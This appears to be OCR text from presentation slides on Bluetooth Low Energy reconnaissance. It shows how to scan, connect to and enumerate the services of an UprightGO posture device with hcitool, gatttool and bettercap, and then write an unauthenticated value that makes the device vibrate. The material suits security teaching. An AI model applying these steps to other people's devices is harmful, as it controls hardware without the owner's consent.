


Select Characteristic



Write the value

Demo Time: Device Interaction


0.00K/s
69%
11:32
Devices
SCAN
SCANNER
BONDED
ADVERTISER
No filter
N/A
00:79:D2:5A:64:5B
NOT BONDED
-37 dBm
103 ms
N/A
CONNECT
75:07:3E:75:89:ED
NOT BONDED
-89 dBm
253 ms
UprightGO
CONNECT
30:45:11:44:EE:30
NOT BONDED
-45 dBm
104 ms

Linux CLI

Hardware:

- Most common: Cambridge Silicon Radio CSR8510 chip


```
# lsusb -v
[...]
Bus 003 Device 012: ID 0a12:0001 Cambridge Silicon Radio, Ltd
Bluetooth Dongle (HCI mode)
Device Descriptor:
  bLength                18
  bDescriptorType         1
  bcdUSB               2.00
  bDeviceClass          224 Wireless
  bDeviceSubClass         1 Radio Frequency
  bDeviceProtocol         1 Bluetooth
  bMaxPacketSize0        64
  idVendor           0x0a12 Cambridge Silicon Radio, Ltd
  idProduct          0x0001 Bluetooth Dongle (HCI mode)
  bcdDevice           88.91
  iManufacturer           0
  iProduct                2 CSR8510 A10
  iSerial                 0
  bNumConfigurations      1
[...]
```

Linux CLI

Show adapter:

```
# hciconfig
hci0:   Type: Primary  Bus: USB
        BD Address: 00:1A:7D:DA:71:13  ACL MTU: 310:10  SCO MTU: 64:8
        DOWN
        RX bytes:574 acl:0 sco:0 events:30 errors:0
        TX bytes:368 acl:0 sco:0 commands:30 errors:0
```

HCI and LMP version must be set to 4.0:

```
# hciconfig hci0 version
hci0:   Type: Primary  Bus: USB
        BD Address: 11:11:11:11:11:11  ACL MTU: 310:10  SCO MTU: 64:8
        HCI Version: 4.0 (0x6)  Revision: 0x22bb
        LMP Version: 4.0 (0x6)  Subversion: 0x22bb
        Manufacturer: Cambridge Silicon Radio (10)
```

Linux CLI

Enable LE:

```
# btmgmt le on
hci0 Set Low Energy complete, settings: br/edr le
```

Verify:

```
# btmgmt info
Index list with 1 item
hci0:   Primary controller
        addr 00:1A:7D:DA:71:13 version 6 manufacturer 10 class 0x000000
        supported settings: powered connectable fast-connectable discoverable bondable link-
security ssp br/edr hs le advertising secure-conn debug-keys privacy static-addr
        current settings: br/edr le
        name CSR8510 A10
        short name
```

LE is enabled now

Bring up the adapter:

```
# hciconfig hci0 up
```

Linux CLI

Scan for BLE devices:

```
# hcitool  lescan
LE Scan ...
06:3D:72:9D:EA:B3 (unknown)
30:45:11:44:EE:30 (unknown)
30:45:11:44:EE:30 UprightGO
04:52:C7:F4:55:CE (unknown)
04:52:C7:F4:55:CE LE-Rainbow Train
06:3D:72:9D:EA:B3 (unknown)
30:45:11:44:EE:30 (unknown)
30:45:11:44:EE:30 UprightGO
06:3D:72:9D:EA:B3 (unknown)
30:45:11:44:EE:30 (unknown)
30:45:11:44:EE:30 UprightGO
06:3D:72:9D:EA:B3 (unknown)
[CUT]
```

Linux CLI

Connect to a device:

```
# gatttool -I
[                ][LE]> connect 30:45:11:44:EE:30
Attempting to connect to 30:45:11:44:EE:30
Connection successful
[30:45:11:44:EE:30][LE]>
[CUT]
```

Primary Service Discovery:

Sadly no name resolution

```
[30:45:11:44:EE:30][LE]> primary
attr handle: 0x0001, end grp handle: 0x000b uuid: 00001800-0000-1000-8000-00805f9b34fb
attr handle: 0x000c, end grp handle: 0x000f uuid: 00001801-0000-1000-8000-00805f9b34fb
attr handle: 0x0010, end grp handle: 0x001a uuid: 0000180a-0000-1000-8000-00805f9b34fb
attr handle: 0x001b, end grp handle: 0x0028 uuid: 0000aaa0-0000-1000-8000-00805f9b34fb
attr handle: 0x0029, end grp handle: 0x0031 uuid: 0000aab0-0000-1000-8000-00805f9b34fb
attr handle: 0x0032, end grp handle: 0x004c uuid: 0000aac0-0000-1000-8000-00805f9b34fb
attr handle: 0x004d, end grp handle: 0x0059 uuid: 0000aae0-0000-1000-8000-00805f9b34fb
attr handle: 0x005a, end grp handle: 0xffff uuid: 0000aad0-0000-1000-8000-00805f9b34fb
```

Linux CLI

Chacteristics Discovery:

```
[30:45:11:44:EE:30][LE]> characteristics
handle: 0x0002, char properties: 0x0e, char value handle: 0x0003, uuid: 00002a00-0000-1000-8000-00805f9b34fb
handle: 0x0004, char properties: 0x02, char value handle: 0x0005, uuid: 00002a01-0000-1000-8000-00805f9b34fb
handle: 0x0006, char properties: 0x0a, char value handle: 0x0007, uuid: 00002a02-0000-1000-8000-00805f9b34fb
handle: 0x0008, char properties: 0x08, char value handle: 0x0009, uuid: 00002a03-0000-1000-8000-00805f9b34fb
handle: 0x000a, char properties: 0x02, char value handle: 0x000b, uuid: 00002a04-0000-1000-8000-00805f9b34fb
handle: 0x000d, char properties: 0x20, char value handle: 0x000e, uuid: 00002a05-0000-1000-8000-00805f9b34fb
handle: 0x0011, char properties: 0x02, char value handle: 0x0012, uuid: 00002a23-0000-1000-8000-00805f9b34fb
handle: 0x0013, char properties: 0x02, char value handle: 0x0014, uuid: 00002a24-0000-1000-8000-00805f9b34fb
handle: 0x0015, char properties: 0x02, char value handle: 0x0016, uuid: 00002a26-0000-1000-8000-00805f9b34fb
handle: 0x0017, char properties: 0x02, char value handle: 0x0018, uuid: 00002a27-0000-1000-8000-00805f9b34fb
handle: 0x0019, char properties: 0x02, char value handle: 0x001a, uuid: 00002a29-0000-1000-8000-00805f9b34fb
handle: 0x001c, char properties: 0x22, char value handle: 0x001d, uuid: 0000aaa1-0000-1000-8000-00805f9b34fb
handle: 0x001f, char properties: 0x22, char value handle: 0x0020, uuid: 0000aaa2-0000-1000-8000-00805f9b34fb
handle: 0x0022, char properties: 0x22, char value handle: 0x0023, uuid: 0000aaa3-0000-1000-8000-00805f9b34fb
handle: 0x0025, char properties: 0x08, char value handle: 0x0026, uuid: 0000aaa4-0000-1000-8000-00805f9b34fb
handle: 0x0027, char properties: 0x0a, char value handle: 0x0028, uuid: 0000aaa5-0000-1000-8000-00805f9b34fb
handle: 0x002a, char properties: 0x08, char value handle: 0x002b, uuid: 0000aab1-0000-1000-8000-00805f9b34fb
handle: 0x002c, char properties: 0x22, char value handle: 0x002d, uuid: 0000aab2-0000-1000-8000-00805f9b34fb
handle: 0x002f, char properties: 0x22, char value handle: 0x0030, uuid: 0000aab3-0000-1000-8000-00805f9b34fb
handle: 0x0033, char properties: 0x0a, char value handle: 0x0034, uuid: 0000aac1-0000-1000-8000-00805f9b34fb
handle: 0x0035, char properties: 0x0a, char value handle: 0x0036, uuid: 0000aac2-0000-1000-8000-00805f9b34fb
handle: 0x0037, char properties: 0x22, char value handle: 0x0038, uuid: 0000aac3-0000-1000-8000-00805f9b34fb
[CUT]
```

Linux CLI

Requesting the characteristics data from this handle:

```
[30:45:11:44:EE:30][LE]> char-read-hnd 0x0003
Characteristic value/descriptor: 55 70 72 69 67 68 74 47 6f
```

This is the device name UprightGo:

```
# echo 55 70 72 69 67 68 74 47 6f | xxd -r -p
UprightGo
```

Linux CLI

Sniffing the communication between the UprightGo and the mobile app, shows that writing the value 0x01 to the characteristics 0xaab1 (handle 0x002b) let's the UprightGo vibrate.

```
Bluetooth Attribute Protocol
  Opcode: Write Request (0x12)
      0... .... = Authentication Signature: False
      .0.. .... = Command: False
      ..01 0010 = Method: Write Request (0x12)
  Handle: 0x002b (Unknown: Unknown)
      [Service UUID: Unknown (0xaab0)]
      [UUID: Unknown (0xaab1)]
    Value: 01
```

Writing 0x01 to the handle 0x002a:

```
[30:45:11:44:EE:30][LE]> char-write-cmd 002b 01
```

The device vibrates!

The prefix 0x must not be specified! 😒

Bettercap

Bettercap has a BLE module: https://www.bettercap.org/modules/ble/.

Start bettercap (note: you must have an active network adapter):

```
# bettercap -eval "net.recon off; events.stream off"
```

Start Bluetooth Low Energy devices discovery:

```
» ble.recon on
```

Show discovered Bluetooth Low Energy devices:

```
» ble.show
```

```
10.6.207.0/24 > 10.6.207.65 » ble.show

| RSSI ▲ | MAC | Name | Vendor | Flags | Connect | Seen |
|---|---|---|---|---|---|---|
| -31 dBm | 2f:86:6c:43:7a:af | | Microsoft | | ✖ | 11:45:37 |
| -52 dBm | 04:52:c7:f4:55:ce | | Bose Corporation | LE + BR/EDR (controller), LE + BR/EDR (host) | ✔ | 11:45:37 |
| -54 dBm | 17:fd:5f:5a:27:03 | | Microsoft | | ✖ | 11:45:37 |
| -54 dBm | 65:7e:03:1c:37:1e | | Apple, Inc. | LE + BR/EDR (controller), LE + BR/EDR (host) | ✔ | 11:45:37 |
| -57 dBm | 3b:78:2f:23:0c:5e | | Microsoft | | ✖ | 11:45:37 |
| -61 dBm | 30:45:11:44:ee:30 | UprightGo | Texas Instruments | BR/EDR Not Supported | ✔ | 11:45:37 |
| -70 dBm | 77:53:b7:16:18:8b | | Apple, Inc. | LE + BR/EDR (controller), LE + BR/EDR (host) | ✔ | 11:45:37 |
| -76 dBm | c5:6c:d2:a0:6b:8e | | Ingenieur-Systemgruppe Zahn GmbH | BR/EDR Not Supported | ✔ | 11:45:36 |
```

Bettercap

Enumerate services and characteristics for the given BLE device:

```
» ble.enum 30:45:11:44:ee:30
```

```
10.6.207.0/24 > 10.6.207.65 » ble.enum 30:45:11:44:ee:30
10.6.207.0/24 > 10.6.207.65 »
```

Handles	Service > Characteristics	Properties	Data
0001 -> 000b	Generic Access (1800)		
0003	Device Name (2a00)	READ, WRITE	UprightGo
0005	Appearance (2a01)	READ	Unknown
0007	Peripheral Privacy Flag (2a02)	READ, WRITE	Privacy Disabled
0009	Reconnection Address (2a03)	WRITE	
000b	Peripheral Preferred Connection Parameters (2a04)	READ	Connection Interval: 80 -> 160 Slave Latency: 0 Connection Supervision Timeout Multiplier: 1000
000c -> 000f	Generic Attribute (1801)		
000e	Service Changed (2a05)	INDICATE	
0010 -> 001a	Device Information (180a)		
0012	System ID (2a23)	READ	0îD000011E0
0014	Model Number String (2a24)	READ	2
0016	Firmware Revision String (2a26)	READ	B 1.1.4
0018	Hardware Revision String (2a27)	READ	B0_B1
001a	Manufacturer Name String (2a29)	READ	UpRightPose
001b -> 0028	aaa0		
001d	aaa1	READ, INDICATE	03
0020	aaa2	READ, INDICATE	00
0023	aaa3	READ, INDICATE	00
0026	aaa4	WRITE	

Bettercap


Write value to characteristics:

```
» ble.write  30:45:11:44:ee:30 aab1 01
```

